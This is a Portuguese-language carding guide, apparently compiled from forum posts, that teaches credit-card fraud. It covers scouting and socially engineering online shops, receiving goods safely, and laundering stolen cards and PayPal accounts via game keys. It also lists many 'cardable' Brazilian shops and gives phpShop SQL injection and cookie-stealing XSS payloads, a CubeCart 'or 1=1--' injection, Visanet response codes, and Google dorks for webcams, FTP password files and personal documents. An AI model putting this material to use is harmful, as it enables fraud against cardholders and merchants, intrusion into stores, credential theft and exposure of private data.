Está atenta a nova tecnologia, conhecem o chão e toda a estrutura do e-commerce nacional como estrangeiro, sabe a utilizar engenharia social para obter seus dados não só na Internet como fora dela, conhece a maioria se não toda a estrutura de banco de dados existente no mercado.

Conhecendo seu alvo ele sabe como atacar da melhor forma possível e tendo o melhor nível de êxito em suas investidas contra o comércio eletrônico.

Leva um seguinte tema em sua vida “ Nada é 100% Seguro e Não só de Cartão vive o Carder e sim de todo conhecimento e investida nele apostados para obter seus dados e seus

lucros “

Resumindo Carder não é comprador e sim um estudioso especialista em e-commerce e cartão de crédito.

Comprador Virtual: Se resume em todos as pessoas que navegam na internet e realizam suas compras na comodidade de suas casas, porém o comprador virtual dentro da Hierarquia Carder nada mais é que um Adolescente que entra em canais de IRC e começam avacalhar dentro do Chat pedindo cartão de crédito para comprar seus brinquedinhos, são pessoas que pouco conhece do ambiente carder e não possui o básico das técnicas para realizarem ataques, são pessoas sempre duras de cartão de crédito, se o grupo não passa ela não tem e quando tem não sabe se vai conseguir pois foi o amigo que passou e ela não sabe se é Full (exclusivo) dela ou se é Ruim pois foi passado por terceiros.

Resumindo Comprador Virtual nada mais é que pessoas brincando de aventuras e comprando com dados de terceiros fornecidos por terceiros e que não foram elas que pegaram e sim outras pessoas que os passaram, não entende de vulnerabilidade e pouco sabe de Engenharia Social, pois se soubessem ao menos utilizar poderia tentar explorar a vulnerabilidade humana e se safar de ser chamado de Comprador Virtual e seguir uma vida estável sendo chamado de um Carder Social Engineering.

Não quis pegar pesado mais não estou aqui para contar história para criança dormir e escrever só palavras bonitas, na real a verdade tenque ser dita.

CARDEANDO.

Hó isso é entrar no site de e-commerce vê se aceita cartão de crédito e ir as compras, Correto?

Correto nada, isso é coisa de pessoas que são impulsivas em realizar compras na Internet, o verdadeiro processo para chegar as conclusões de que a loja é um bom alvo para seu ataque.

1º Processo: Identificando a Loja

Nesse processo vamos saber se realmente a loja pode receber nossa visita e se ela poderá nos visitar para nos pegar =o)

Visite os Links e veja se o Certificado de Segurança do site é um link que mostre as informações de data do certificado e se realmente a loja é um ponto confiável ou se não é mais umas das armadilhas tanto dos seus amiguinhos carders como dos toca preta hehehe.

Procure obter informações dentro da camada WEB, ou seja, verifique se têm informações de como PAGAR – PRAZO DE ENTREGA – CONTATO – TELEVENDAS – POLITICA E PRIVACIDADE.

2º Processo: Social Engineering ou seja se as informações não foram suficientes para você saber se a loja é segura para você aplicar o golpe a melhor maneira é a que vou descrever agora:

aplique engenharia social no televendas da loja, ué mais como?

Seguinte pegue o numero do televendas e ligue, mais não atenda o telefone e diga que você é um carder e quer fraudar a loja e quer saber se é seguro, pelo contrário se passe como um cliente e ligue inocentemente e diga que esta vendo o catálogo de produtos via Web e quer saber o preço etc.. Formas de pagamento e etc... Mais agora vem o ataque. Chega como quem não quer nada e diga ao atendente é seguro comprar nessa loja via Internet?

E pergunte porque.. Quando ele responder essas perguntas diga a ele que se seus dados for roubados e mal utilizados o que eles irão fazer, qual a garantia de segurança e providência a serem tomadas. Pergunte o máximo que puder e como o Cliente sempre tem a razão e estar em seu direito de estar preocupado com seus dados o Atendente ira responder e fazendo isso você já conheceu a terra em que está pisando e automaticamente vai verificar o grau de perigo em sua investida e vai decidir se vai ou não cardear nessa loja.

3°Processo: Entrega

Esta é hora mais importante,a hora que você estará recebendo o pedido.

Nos dias atuais é um pouco mais complicado você receber seu pedido,pois antigamente

todas as lojas entregavam em lanbux,caixa postal etc...Hoje nem todas entregam mas caso você queira alugar uma caixa postal no correio fique a vontade. A forma mais fácil é pedir para aquele seu amigo de confiança receber pra você,de preferencia um que não tenha computador,que seja esperto e que tenha um bom papo. Mas pra que isso? Caso de rolo ele irá saber como se comportas.

Ele terá que ficar atento com o movimento da rua,caso ele observe algo estranho o melhor a fazer é não receber o pedido.Caso peçam pra apresentar rg fale que sabe o número de cabeça. OBS: saiba pelo menos quantos números tem um RG. Mande seu pedido para presente com cartãozinho de amor para que não haja desconfiança .

Transformando cc inter e paypal em dinheiro na mão com dados virtuais

Comprar e vender dados virtuais pode ser uma maneira muito segura e eficaz de tirar algum dinheiro de ccs internacionais e paypals.

Primeiro: Oq exatamente seria dado virtual?

Procure por "mmorpg" no google e de uma olhada para ver c entende doq c trata(c já souber ou c tiver já alguma idéia continue lendo q vou explicar de forma rápida.)

Mmorpg = Massive Multiplayer Online Role Play Game

Esse e um tipo de jogo onde existe taxa de inscrição e mensalidade para jogar nos servidores do jogo.

Com isso, todo conteúdo do jogo vale dinheiro, pois tempo literalmente vale dinheiro nesses jogos.

Vantagens de segurança:

Primeiro: Dados virtuais quando comprados são entregues no mesmo momento, e não tendo como banir o código após o verdadeiro dono estornar pois ninguém grava qual cartão compro qual código

Segundo: Todo trabalho ilegal e feito em terra gringa, apenas a venda do code e no Brasil e nesse ponto da operação já esta tudo legal, assim dificultando e muito que alguém lhe pegue.

Segue uma lista de jogos q podem vir a render algum dinheiro:

Lineage2

Ultima Online

Lineage

Final Fantasy XI

City of Heroes

Dark Age of Camelot

Everquest

Everquest 2

Star Wars Galaxies

World of Warcraft

E mais...

Oque cardiar? Oque vender?

Com cc inter:

Cd-key do jogo: valor médio de 50 dólares

(esse tipo de jogo e vendido tanto caixa com cd e manual + cd-key ou apenas a cd-key e o comprador recebe uma pagina para download do jogo)

Game Card: valor médio 15 dolares por mês sendo de 2 ou 3 meses cada game card.

(numero tipo pré-pago N meses)

Com paypal:

Você usara o ebay para compra com paypal, podendo comprar os itens acima ou leiloes de personagens já fortes no servidor ou itens como dinheiro ou uma arma no valor desde 10 dólares ate 5000 6000 mil dólares.

Transformando em reais:

Depois de comprar algum dos itens virtuais acima você terá q procurar compradores para seus códigos. Existem fóruns brasileiros de todos os jogos listado acima onde o dinheiro e bem movimentado pelo jogo ser pago.

Anuncie e venda por deposito bancário.

Precauções:

Não venda muito barato, nem mesmo deixe que fiquem sabendo que o item e cardiado. Pois ninguém mais irá comprar.

GOGOGO vai trampa

Agora q você já sabe a teoria e partir pra pratica, procure pelos sites cardeaveis e foruns para a venda.

Segue 1 site cardiavel q vende cd key 50$ de Lineage2 e City of Heroes.

http://www.plaync.com

Crie uma conta, ative com o código enviado para o seu e-mail, ai vá em manage, logue na conta criada e procure por purchase code. (não use o mesmo cc em mais de 2 contas pois e banido)

PHP-SHOP

O phpShop é uma aplicação PHP- baseada do e-comerce e as ofertas do phpShop da estrutura do desenvolvimento de PHP as características básicas necessitadas funcionar um Web site bem sucedido do e-comerce e estender suas potencialidades para o phpShop

múltiplo das finalidades usam uma estrutura agradável do desenvolvimento que permita que os colaboradores da correia fotorreceptor estendam facilmente sua funcionalidade com o uso dos módulos. Sua arquitetura da correia-caixa faz fácil de compreender e trabalhar com, ao fornecer a gerência que poderosa da função as potencialidades para sua aplicação da correia fotorreceptor necessitam.

É uma das soluções dirigida SQL as mais populares do e-comerce do php disponíveis hoje.

Vulnerabilidade Da Injeção do Sql: o phpShop é à injeção do SQL ao atualizar uma sessão. As edições podem ser exploradas através da injeção dos comandos do SQL emitidos à variável da "página".

A mesma edição está também atual ao adicionar um artigo ao carro de shopping através da variável do "product_id". Quando não como sério, a variável offset for também prone à injeção do SQL.

A injeção offset não é provável ser explorada.

Abaixo estão os exemplos das vulnerabilidades mencionados acima.

] do?page=[Evil_Query /?page=shop/cart&func=cartAdd&product_id=[Evil_Query /?page=shop/browse&category_id=&offset=[Evil_Query] deve-se também anotar que mesmo se um atacante não pode com sucesso executar uma pergunta maliciosa, podem injetar o código que permite assim o local transversal Scripting. Vulnerability Da Divulgação Da Informação Do Usuário:

É possível para um usuário ganhar a informação muita sobre todo o cliente perguntando o módulo de "account/shipto". Tudo que é requerido deve ser entrado sob um cliente válido. Um pode então também ver a informação dos administradores.

Como nós podemos ver abaixo do código, não há nenhuma verificação para ver se a pessoa que pergunta a informação pertencer às perguntas do cliente he/she. <?php se ($$user_info_id) { $$q = "SELECIONE * do user_info ONDE user_info_id='$user_info_id '"; $$db->query($q); $$db->next_record(); }? >

Exemplo: /?page=account/shipto&user_info_id=[Valid usuário ID] de usuário das identificações o começo geralmente em torno do número 18 - 20 assim que é fácil ao

atacante de guess. A e não podem então ver o info de todo o cliente.

A informação inclui; Endereço Nome De Nickname, Companhia, Último Nome, Primeiro Nome, Nome Médio, Endereço, Cidade, Estado, Código De Fecho de correr, País, Telefone, Número De Fax. Isto não é obviamente bom e pode ser útil em ajudar a um atacante em outros ataques, tais como a engenharia social, e na enumeração da senha.

Para não o mencionar violação extremamente a privacidade do cliente.

Vulnerabilidade Da Injeção Do Certificado: Um atacante pode input o certificado ou o HTML malicioso em sua informação do transporte.

Isto será executado então por um administrador ou por um proprietário da loja ao ver a ordem dos atacantes. Pode ser usada por um atacante mandar um administrador realizar comandos ou executar unknowingly função administrativa.

Local Transversal Scripting: O local transversal Scripting no phpShop é apenas insano. Ocorre em quase e cada página.

Este não é um exaggeration tampouco infelizmente. Isto ocorre porque um número grande, if.not a maioria das variáveis que um usuário passa ao certificado através do método COMEÇAR é imprimida diretamente para selecionar usando o eco do php com NENHUM tipo de sanitizing em tudo. Além disso, alguma página que você tentar e visitar que você não manda o acesso à vontade permitir XSS porque TODA A variável você passa ao método começar será armazenada no formulário do início de uma sessão como um campo escondido. /?page=admin/index&GulfTech="><script>alert(document.cookie)</script > permitirá o local transversal Scripting, estranha bastante.

Como eu disse antes, XSS é possível apenas em aproximadamente cada página do phpShop, assim que eu não estou indo gastar as horas que fazem uma lista das centenas dos exemplos dos vulns de XSS, mas um punhado dos exemplos é fornecido abaixo.
/?page=shop/browse&category_id="><script>alert(document.cookie)</script >
/?func="><script>alert(document.cookie)</script >
/?login="><script>alert(document.cookie)</script >
/?page=account/shipto&user_info_id="><script>alert(document.cookie)</script >
/?page=shopper/index&module_description="><script>alert(document.cookie)</script >
/?page=shopper/menu&menu_label="><script>alert(document.cookie)</script >
/?page=shopper/menu&shopper_list_mn="><script>alert(document.cookie)</script >
/?page=shopper/menu&modulename="><script>alert(document.cookie)</script >
/?page=shopper/menu&shopper_group_list_mnu="><script>alert(document.cookie)</script >

/?page=shopper/menu&shopper_group_form_mnu="><script>alert(document.cookie)</scri
pt > /?page=vendor/index&module_description="><script>alert(document.cookie)</script
> /?page=vendor/index&menu_label="><script>alert(document.cookie)</script >
/?page=vendor/index&sess="><script>alert(document.cookie)</script >
/?page=vendor/index&leftbar_title_bgcolor="><script>alert(document.cookie)</script > .

Para maiores Informações Recomendo a visita do site oficial do projeto Php-Shop

http://www.phpshop.org/

Serve mais para catar inter ta meio foda de achar na verdade voce causa erros no banco de dados com as strings 1 or 1=1-- se o cabra do admin nao acertou para nao aceitar caracteres babou voce loga numa boa.

powered by CubeCart

e vejo os q tem store e troco o link por

/store/index.php?cat_id=1 or 1=1--

Codigos de erro da visanet - Sistema Verified By Visa

TID = Número único gerado a cada transação pela Visanet.
LR = Código de retorno da transação de captura
ARS = Mensagem da transação
Cap = Retorno do valor capturado (formato = Código Moeda, Valor Capturado, Casas Decimais). Ex.: Para o valor R$ 4,50 (quatro reais e cinqüenta centavos), será apresentado: 986,450,-2.
FREE = Campo de livre Digitação

Abaixo segue o descritivo do campo LR.:
0 = Capturado com sucesso;
1 = Autorização negada;
3 = Captura já efetuada.
Os erros mais comuns em uma captura são:

Cód. 108
- Tentar novamente - Falha de comunicação entre o WebServer e o servidor de POS da VISANET.

Cód.112
- Tid inexistente
- Tentativa de Captura excedeu o limite de 5 dias (dia da compra + 5)
- Gateway da Visanet fora de operação

LR = Código de retorno da transação de Cancelamento
Abaixo segue o descritivo do campo LR.:

0 = Cancelada com sucesso;
1 = Cancelamento negado;
3 = Cancelamento já efetuado.

Os erros mais comuns em um cancelamento são:

Cód. 108
- Tentar novamente - Falha de comunicação entre o WebServer e o servidor de POS da VISANET.

Cód.112
- Tid inexistente
- Tentativa de Cancelamento excedeu o limite 24 horas da Autorização.
- Gateway da Visanet fora de operação
Falha de Comunicação

Transação não autorizada
TIDMASTER = Número gerado na transação que apresentou erro. Ex.: 73489405115052541001.

Cancelamento da venda

TID = Número único gerado pela loja a cada transação. Ex.: 73489405115052541001

LR = Código de retorno da transação de Cancelamento
TID = Número único gerado a cada transação pela Visanet.
ARS = Mensagem da transação
FREE = Campo de livre Digitação

Abaixo segue o descritivo do campo LR.:

0 = Cancelada com sucesso;
1 = Cancelamento negado;
3 = Cancelamento já efetuado.

Os erros mais comuns em um cancelamento são:

Cód. 108
- Tentar novamente - Falha de comunicação entre o WebServer e o servidor de POS da VISANET.

Cód.112
- Tid inexistente
- Tentativa de Cancelamento excedeu o limite 24 horas da Autorização.
- Gateway da Visanet fora de operação
- Falha de Comunicação

Mais alguns erros

Etapa do Processo Tipo de operação Situações
Código Descrição
Loja - CBP Captura 215 TID não encontrado.
Loja - CBP Captura 213 TID não encontrado
Loja - CBP 1ª. Captura 112 Fora do prazo válido para primeira captura.
Loja - CBP Captura 227 Valor capturado acima do permitido.
Loja - CBP Demais capturas 225 Fora do prazo válido para capturas
Loja - CBP Demais capturas 226 Ultrapassou número total de capturas permitidas
Loja - CBP Captura 238 Tentativa de captura parcial de uma transação realizada com BIN estrangeiro.
Loja - CBP Demais capturas 239 Tentativa de realização da 2ª. captura sem que a primeira captura ainda não tenha sido realizada.
Loja - CBP Demais capturas 222 Tipo de transação capturada não compatível com transação original
Loja - CBP Demais capturas 233 Número do cartão da transação master inválido
Loja - CBP Demais capturas 234 Validade do cartão da transação master inválida
Loja - CBP Demais capturas 236 Valor para captura parcial inválido

Etapa do Processo Tipo de operação Situações
Código Descrição
Loja - CBP Re-submissão 215 TID não encontrado
Loja - CBP Re-submissão 213 TID não encontrado
Loja - CBP Re-submissão 218 Fora do prazo válido para re-submissões
Loja - CBP Re-submissão 235 Ultrapassou o número total de re-submissões permitidas
Loja - CBP Re-submissão 237 Não é permitido re-submeter uma transação com esse código de negada.
Loja - CBP Re-submissão 222 Não é permitido re-submeter este tipo de transação (Electron ou Visa Vale).
Loja - CBP Re-submissão 219 Tentativa de re-submissão de uma transação realizada com BIN estrangeiro.
Loja - CBP Re-submissão 223 Tipo de transação re-submetida não compatível com a transação original

Loja - CBP Re-submissão 217 Não encontrou dados financeiros na transação master.
Loja - CBP Re-submissão 220 Transação master é uma transação re-submetida. Não permite re-submissão
Loja - CBP Re-submissão 233 Transação master é uma transação re-submetida. Não permite re-submissão
Loja - CBP Re-submissão 234 Validade do cartão da transação master inválida

Etapa do Processo Tipo de operação Situações
Código Descrição
CBP - MPI Venda 191 Falha de comunicação durante o processo de autenticação (MPI).
CBP - MPI Venda 192 Falha de comunicação durante o processo de autenticação (MPI).

Etapa do Processo Tipo de operação Situações
Código Descrição
CBP - Banco Venda 100 Falha de comunicação entre Visanet e banco durante o processo de autenticação.
CBP - Banco Venda 110 Falha de comunicação entre Visanet e banco durante o processo de autenticação.
CBP - Banco Venda 120 Falha de comunicação entre Visanet e banco durante o processo de autenticação.

Etapa do Processo Tipo de operação Situações
Código Descrição
CBP - Banco Venda 130 Falha de comunicação entre Visanet e banco durante o processo de autenticação.
CBP - Banco Venda 140 Falha de comunicação entre Visanet e banco durante o processo de autenticação.
CBP - Banco Venda 160 Falha de comunicação entre Visanet e banco durante o processo de autenticação.

Etapa do Processo Tipo de operação Situações
Código Descrição
CBP - Banco Venda 170 Transação não autorizada. Opção loja.
(Não é possível re-submeter esta transação).
CBP - Banco Venda 150 Falha de comunicação entre Visanet e banco durante o processo de autenticação.
CBP - Banco Venda 180 Falha de comunicação entre Visanet e banco durante o processo de autenticação

Etapa do Processo Tipo de operação Situações
Código Descrição
CBP - Host Todas 98 Visanet indisponível para processar a transação no momento.
CBP - Host Venda 00 Transação autorizada.
CBP - Host Venda 01 Transação negada. (Não é possível re-submeter esta transação).
CBP - Host Venda 02 Transação negada. Referida.

(Não é possível re-submeter esta transação).
CBP - Host Venda 03 Transação negada. Estabelecimento inválido.
(Não é possível re-submeter esta transação).
CBP - Host Venda 04 Transação negada.(Não é possível re-submeter esta transação).

CBP - Host Venda 06 Problemas ocorridos na transação eletrônica.
CBP - Host Venda 07 Transação negada. (Não é possível re-submeter esta transação).
CBP - Host Venda 11 Transação autorizada.
CBP - Host Venda 15 Emissor sem comunicação.
CBP - Host Venda 19 Refaça a transação
CBP - Host Venda 21 Transação não localizada..
CBP - Host Venda 22 Parcelamento inválido.
CBP - Host Venda 25 Número do cartão não foi enviado.
CBP - Host Venda 28 Arquivo indisponível.
CBP - Host Venda 41 Transação negada.

CBP - Host Venda 52 Cartão com dígito de controle inválido.
CBP - Host Venda 53 Cartão inválido para essa operação
CBP - Host Venda 54 Transação negada. Cartão vencido.

CBP - Host Venda 62 Transação negada.
CBP - Host Venda 63 Transação negada.
CBP - Host Venda 65 Transação negada.
CBP - Host Venda 75 Transação negada.
CBP - Host Venda 76 Problemas com número de referência da transação.
CBP - Host Venda 77 Dados não conferem com mensagem original.
CBP - Host Venda 80 Data inválida.
CBP - Host Venda 81 Erro de criptografia.
CBP - Host Venda 82 Transação negada.
CBP - Host Venda 83 Erro no sistema de senhas.
CBP - Host Venda 85 Erro métodos de criptografia.
CBP - Host Venda 86 Refaça a transação.
CBP - Host Venda 91 Emissor sem comunicação.
CBP - Host Venda 93 Transação negada.

CBP - Host Venda 94 Transação negada. (Não é possível re-submeter).
CBP - Host Venda 96 Falha no sistema.
CBP - Host Venda 98 Emissor sem comunicação.
CBP - Host Venda 99 Emissor sem comunicação. SITEF.
CBP - Host Venda 08 Transação negada.(Não é possível re-submeter).

CBP - Host 1ª. captura 00 Primeira captura realizada com sucesso
CBP - Host 1ª. captura 01 Não foi possível realizar a primeira captura.
CBP - Host Captura 00 Transação autorizada.
CBP - Host Captura 01 Transação negada. Referida.

CBP - Host Captura 02 Transação negada. Referida.
CBP - Host Captura 03 Transação negada. Estabelecimento inválido.
CBP - Host Captura 04 Transação negada.
CBP - Host Captura 05 Transação negada.
CBP - Host Captura 06 Problemas ocorridos na transação eletrônica.
CBP - Host Captura 07 Transação negada.
CBP - Host Captura 11 Transação autorizada.
CBP - Host Captura 12 Transação inválida.
CBP - Host Captura 13 Valor inválido
CBP - Host Captura 14 Cartão inválido
CBP - Host Captura 15 Emissor sem comunicação.
CBP - Host Captura 19 Refaça a transação
CBP - Host Captura 21 Transação não localizada.
CBP - Host Captura 22 Parcelamento inválido
CBP - Host Captura 25 Número do cartão não foi enviado.
CBP - Host Captura 28 Arquivo indisponível.
CBP - Host Captura 41 Transação negada.
CBP - Host Captura 43 Transação negada.
CBP - Host Captura 51 Transação negada.
CBP - Host Captura 52 Cartão com dígito de controle inválido.
CBP - Host Captura 53 Cartão inválido para essa operação.
CBP - Host Captura 54 Transação negada. Cartão vencido.
CBP - Host Captura 55 Transação negada. Senha inválida.
CBP - Host Captura 57 Transação não permitida.
CBP - Host Captura 61 Transação negada.
CBP - Host Captura 62 Transação negada.
CBP - Host Captura 63 Transação negada.
CBP - Host Captura 65 Transação negada.
CBP - Host Captura 75 Transação negada.
CBP - Host Captura 76 Problemas com número de referência da transação.
CBP - Host Captura 77 Dados não conferem com mensagem original.
CBP - Host Captura 80 Data inválida.
CBP - Host Captura 81 Erro de criptografia.
CBP - Host Captura 82 Transação negada.
CBP - Host Captura 83 Erro no sistema de senhas.
CBP - Host Captura 85 Erro métodos de criptografia.
CBP - Host Captura 86 Refaça a transação.
CBP - Host Captura 91 Emissor sem comunicação..
CBP - Host Captura 93 Transação negada.
CBP - Host Captura 94 Transação negada.
CBP - Host Captura 96 Falha no sistema.
CBP - Host Captura 98 Emissor sem comunicação.
CBP - Host Captura 99 Emissor sem comunicação. SITEF.

Como funciona uma transação com cartão Visa (Verify-by-Visa)

1 - O cliente escolhe como forma de pagamento cartão Visa ou VisaElectron.
2 - Um conjunto de programas (Dll's e Exe) instalados na loja criptografa os dados da compra
(Cesta de compras) e envia para o servidor de pagamentos da Visanet.
3 - O Servidor de pagamentos recebe os dados da compra e se a chave de criptografia estiver
correta, abrirá uma nova janela onde o portador irá digitar o BIN (6 primeiros Dígitos) do seu
cartão VISA.
4 - Após a Visanet identificar que o BIN do cartão está participando do processo VbV ele será
direcionado para a tela de autenticação do Banco emissor, caso o BIN não participe ele devera
digitar o restante do n.º cartão seguido do código de segurança (cvv2).
5 - O Sistema da Visanet ira passar a sessão do browser (navegador) ao banco emissor.
6 - O Emissor irá solicitar uma identificação do portador.
7 - O Portador vai se identificar na tela do banco emissor.
8 - O banco emissor vai passar para a Visanet a sessão do Browser junto com o cartão escolhido
pele portador e a sua validade.
9 - A Visanet iniciará o processo de autorização da Cesta de compras, junto ao servidor de POS.
10 – 0 Servidor de POS irá acionar o Sitef que irá formatar a mensagem de acordo com o padrão
internacional de transações de cartões de crédito.
11 - O Sitef enviará os dados da transação para os sistemas de autorização da Visa que ira acionar o emissor do cartão.
12 - O emissor responderá com um código, determinando se a transação foi autorizada ou negada.
(Conforme tabela na pág. 25).
13 - O Sitef devolve o código ao servidor de POS.
14 - O servidor de POS devolverá o código de resposta do emissor juntamente com o "TID" (Transaction ID), para o Servidor de pagamentos
15 - O Servidor de pagamentos devolvera para a servidor da loja os dados da transação, para que
seja feita uma captura (confirmação) posteriormente.
16 - A loja envia ao cliente uma página de resposta (aprovado ou negado).

Index.asp: Apresentação da Loja de exemplo e das etapas da loja até a realização de uma transação.
Pagina01.asp: Página para a compra de um produto.
Pagina02.asp : Esta página capta os dados do cliente para criar o campo order.
Pagina03.asp: Nesta página, o cliente escolhe o meio de pagamento "Cartão Visa".
Pagina04.asp: Nesta página, o cliente deverá escolher e o prazo de pagamento, se é a vista

ou parcelado lojista ou parcelado emissor do cartão.
Pagina05.asp: Esta página capta todos os dados da compra e aciona o componente que irá se comunicar com a Visanet.
Pagina06.asp: Esta página recebe os dados da transação se ela foi aprovada ou Negada.
Captura.html: Esta página efetua a Captura (confirmação) da compra.
Statuscaptura.asp: Esta pagina recebe os dados da captura da compra.
Cancel.html: Esta página efetua o Cancelamento da compra.
StatusCancel.asp: Esta pagina recebe os dados do cancelamento da compra.
Ressubmissão.asp: Esta pagina reenvia as transações que não foram autorizadas conforme tabela de erros.
StatusRessubmissão.asp: Esta pagina recebe os dados da Re-submissão da compra.
CaptureBalance.asp: Esta pagina você pode efetuar capturas parciais de uma compra.
Statuscapturebalance.asp: Esta pagina recebe os dados das capturas parciais.

Link´s:

Sites Cardables

INFORMÁTICA

www.kabum.com.br - Informatica
www.lojavirtual.angrasys.com.br - Informática
www.kalunga.com.br - Informática
www.todays.com.br - Informática (vo testa)
www.goldline.com.br - Informática
www.rbcom.com.br - Informática
www.intrabox.com.br - Informática (vo testa)
www.imagemrio.com.br - Informática
www.eashop.com.br - Jogos de computador
www.itautecshop.com.br - Informática
www.katalogo.com.br - Itilitarios/Jogos
www.nwi.com.br - Informática
www.superkit.com.br - Informática (vo testa)
www.trendshop.com.br - Informática / Eletrônico / Só serão aceitos BR
www.updatesystems.com.br - Informática
www.lrshop.com.br/ - Informática

https://ssl88.locaweb.com.br/comput...v3/detalhes.asp - cc br full /Visa ou Master
www.amx.com.br/GWSExpress/ - Informática
www.amx.com.br/pontobr/ - Informática
www.amx.com.br/shopdamidia/ . Informática
www.jet.com.br/starcomputer/ - Informática
www.jet.com.br/evertek/ - Informática
www.ecenter.com.br/acesso/ - Informática

www.ecenter.com.br/elyte/ - Informática
www.ecenter.com.br/fbl/ - Informática
www.tomorrow.com.br - Informática
www.inforgates.com.br - Informática
www.unisys.com.br - Informática
www.strcomp.com.br - Informática
www.farahs.com.br - Informática
www.2sinfo.com.br/capa.asp - Informática
www.3dsystem.com.br - Informática
www.softwayinformatica.hpg.ig.com.br - Informática
www.pluguse.com.br - Informatica
www.menainformatica.com.br - Informática
www.laptopexchange.com - Informática
www.4you.com.br - Informática
www.digimer.com.br - Informática
www.rbcom.com.br - Informática
www.jet.com.br/evertek/ - Informática Eletrônicos
www.fnac.com.br - Livros e Artigos Informática
www.axcelbooks.com.br - Livros Informática
www.livros.com.br/alvo.asp - Livros Informática
www.temporeal.com.br - Livros Informática
www.livrosdeinformatica.com.br - Livros Informática
www.tecnomidia.com.br - Cds Virgens
http://loja2001.telepac.pt/ - Modem Adsl
www.kitrecarga.bpg.com.br/new /produtos - Cartuchos
www.laptopshop.com.br - Notebooks
www.optikal.com.br - Hardware

www.mouses.com.br / Mouses/ (Tudo Pra sua Lan House) Aceita apenas visa !

www.infobox.com.br - Mastercard/dinners/visa - cds de informatica

www.wisenetwork.com.br/default.asp Informatica

www.macfix.com

www.intersol.com.br - Informática / Visa / Amex / Mastercard (Credicard).

www.a1nettrading.com.megaloja.com - Eletrônico/Informática | Aceita CC Inter

Eletrônicos

www.eletrocity.com - Master / Dinners / Visa full , se não for full irá pedir documentos !
www.ishop21.com.br -
www.etronics.com.br - Amex / Master / Visa / Dinners, Sistema Redecard,visa net ...

www.colombo.com.br - Aceitam Visa / Mastercard / Diners / Amex
www.qualivillas.com.br
www.ogbshop.com.br - Visa BR full
www.vilson.com.br - Eletronicos
www.bannana.com.br - Visa Br Full
www.najashop.com -
www.bitscompras.com.br - Aceitam Visa / Mastercard / Diners / Amex
www.eletronicstore.com.br -Visa / Master / Amex
www.ambientair.com.br - Eletrônicos
www.lojavilson.com.br - Eletrônicos
www.dshop.com.br - Eletrônicos
www.polishop.com.br - Eletrônicos
www.pluguse.com.br - Eletrônicos
www.tecnomania.com.br - Eletrônicos
www.dishop.com.br - Eletrônicos
http://compras.importexpress.com.br - Eletrônicos
www.manlec.com.br - Eletrônicos
www.eletrocity.com.br - Eletrônicos
www.eletronicstore.com.br/index.asp - Eletrônicos
www.lojaclick.com.br - Eletrônicos
www.casionet.com.br - Eletrônicos
www.lojasarno.com.br/ - Eletrônicos
www.novomundo.com.br - Eletrônicos
www.efacil.com.br - Eletrônicos
www.samsung.com.br/ - Eletrônicos
www.ibmega.com - Eletrônicos
www.brasilshop.com.br - Eletrônicos
www.lacer.com.br - Eletrônicos
www.comprafacil.com.br - Eletrônicos
www.olivetti.com.br/ - Eletrônicos
www.jet.com.br/juaosom/ - Eletrônicos
www.bernasconi.com.br - Eletrônicos
www.directstore.com.br/loja/loja.asp ?COD_LOJA= - Eletrônicos LG

www.dvdnow.com.br - Eletrônicos DVD

www.jet.com.br/fastcolor/ - Máquinas Fotográficas e Digitais
www.beephoto.com.br - Artigos Fotográficos
www.focusfilme.com.br - Máquinas Fotográficas
www.fotoptica.com.br - Máquinas Fotográficas
www.videosonic.com.br - Filmadoras / Aceitam Visa / Mastercard / Diners / Amex
www.panashop.com.br - Áudio Vídeo
www.bside.com.br - Artigos Discoteca
www.showpoint.com.br/ - Luzes Discoteca
www.videosonic.com.br - Som Discoteca

www.videokestore.com.br - Artigos Videoke
www.showpoint.com.br - Áudio Instrumentos Musicais

Celulares

http://shopping.motorola.com.br - Celulares
www.vivo.com.br- Celulares
www.atl.com.br - Celulares(Claro)
www.amx.com.br/celulares - Celulares
www.mdxtelecom.com.br - Celulares

Esportes

www.mundodofutebol.com - Artigos Esportivos / CC BR APENAS
www.timesetorcidas.com.br - Artigos Esportivos | Compras Internacionais não poderão ser parceladas.
www.futebolshopping.com.br - Artigos Esportivos
www.roxosedoentes.com.br - Artigos Esportivos
www.bylu.com.br - Roupas Esportivas
www.ginastic.com.br - Artigos Ginástica Lazer

23.6.google o melhor amigo do hacker

A grande maioria dos arquivos alojados junto ao RapidShare estão com as extensões .RAR, .EXE, .PDF, .DOC ou .ZIP, sendo assim, podemos colocar o comando abaixo para uma busca rica e completa quanto a estas extensões, lembrando que, para tranquilizar nós usuários, bastamos apenas trocar uma extensão junto ao comando, por exemplo, trocar a .RAR por .PPT, ou até mesmo adicionar tal extensão junto ao comando, para uma busca precisa....chega de papo furado e vamos ao comando.

http://www.google.com/search?q=+.rar+OR+.d...l&start=30&sa=N

Somente escreve a seguintes linhas abaixo junto ao campo de busca do google e veja os resultados.

Para Games :

"parent directory" nokia games -xxx -html -htm -php -shtml -opendivx -md5 -md5sums

Para Tones:

"parent directory " nokia polyphonic -xxx -html -htm -php -shtml -opendivx -md5 -md5sums

Para Symbian Games:

"parent directory " symbian games -xxx -html -htm -php -shtml -opendivx -md5 -md5sums

Para Papeis de Parede:

"parent directory " nokia wallpapers -xxx -html -htm -php -shtml -opendivx -md5 -md5sums

Para Midis:

"parent directory " midi -xxx -html -htm -php -shtml -opendivx -md5 -md5sums

Texto Hacker Sobre Tecnicas do Google

Como é sabido, o Google tem nos fornecido inúmeras ajudas em buscas de programas, informações, músicas, artigos, e-books, entre outros...!
Porém, como todos sabem, o ser humano está entrando na era das câmeras de

monitoramento, Web Cams e outros tipos de câmeras que se colocam espalhadas pelo mundo todo. Bem, o motivo desta postagem é mostrar a vocês o comando relativo a busca de todas as câmeras disponíveis no mundo que estão constantes junto ao banco de dados do Google, vamos ao comando...

Comando para achar Cameras de Segurança

http://www.google.com/search?q=intitle%3Al...+inurl%3ALvAppl

Descobrindo Senhas de Ftp
digite no google o seguinte comando:
filetype:ini ws_ftp pwd

vai aparecer algo assim:
Ex.:
UID=anonymous
PWD=V29BEA5A170EE544D8F2D7CEA802A182BA76A387266A14799AEA53D73B0A

Na verdade o Username está a mostra como todos podemos ver UID=....
a senha que é o PWD precisa deve ser desincriptada com o programa "wcftpcrack"
ele decodifica num piscar do nossos olhos a senha para gente!!!!

Digamos que vc queira achar dados de uma pessoa na internet. Você sabe fazer isso?Não.Mais o google é 10 nisso e em outros aspectos.

então é um meio fácil para que possamos na verdade tentar achar dados sobre a pessoa ou pessoas que queremos, chegando até a achar CPF, PASSPORTE, RG, E-MAIL, etc...chega de lero lero e vamos ao comando...

